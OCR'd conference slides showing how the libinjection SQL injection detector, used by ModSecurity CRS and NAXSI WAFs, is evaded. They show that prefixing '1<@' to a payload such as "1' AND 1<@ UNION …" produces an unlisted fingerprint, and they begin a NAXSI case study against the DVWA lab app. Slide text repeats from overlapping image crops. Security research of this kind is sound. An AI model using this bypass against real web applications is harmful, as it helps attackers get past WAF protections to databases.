
Remember?

1<@ makes us detour the libinjection

libinjection

- Quasi-SQL / SQLI tokenizer and parser to detect SQL Injection
- After processing, a stream of tokens will be generated
- Verified with more than 32,000 SQL Injection attacks which detects all as SQL Injection
- Reduce lots of false positives so as to being adopted in many WAF products, including ModSecurity CRS and NAXSI


- “`1' AND 1<2 UNION …`” will turn into “s&1U”, which is listed among the fingerprints of libinjection



```
s&1Ek
s&1En
s&1Tn
s&1U
s&1U(
s&1U;
s&1UE
s&1Uc
s&1c
s&1f(
s&1k(
s&1k1
s&1kf
```

- “`1' AND 1<2 UNION` …” will turn into “s&1U”, which is listed among the fingerprints of libinjection

- However, “`1' AND 1<@ UNION` …” will turn into “s&1oU”, which is not




```
s&1Ek
s&1En
s&1Tn
s&1U
s&1U(
s&1U;
s&1UE
s&1Uc
s&1c
s&1f(
s&1k(
s&1k1
s&1kf
```


- “`1' AND 1<2 UNION` …” will turn into “s&1U”, which is listed among the fingerprints of libinjection

- However, “`1' AND 1<@ UNION` …” will turn into “s&1oU”, which is not

- o means “operator”, and we notice that “<@” is flagged as an operator while parsing



```
s&1Ek
s&1En
s&1Tn
s&1U
s&1U(
s&1U;
s&1UE
s&1Uc
s&1c
s&1f(
s&1k(
s&1k1
s&1kf
```




```
{"<>", 'o'},
{"<@", 'o'},
{">=", 'o'},
{">>", 'o'}
```

- “1' AND 1<2 UNION …” will turn into “s&1U”, which is listed among the fingerprints of libinjection


- However, “1' AND 1<@ UNION …” will turn into “s&1oU”, which is not

- o means “operator”, and we notice that “<@” is flagged as an operator while parsing

- It turns out to be a pain point for MySQL for it’s a valid syntax for a SQL query



```
s&1Ek
s&1En
s&1Tn
s&1U
s&1U(
s&1U;
s&1UE
s&1Uc
s&1c
s&1f(
s&1k(
s&1k1
s&1kf
```



```
{"<>", 'o'},
{"<@", 'o'},
{">=", 'o'},
{">>", 'o'}
```

libinjection Bypass


Prefix 1<@ to an attack is enough


Case Study 2

Use Polymorphic SQL Injection Attack to detour ModSecurity with NAXSI v0.56

Environment

- Subject web application – Free Software Foundation DVWA
- NAXSI v0.56 (latest)





Vulnerability: SQL Injection

User ID:

More Information

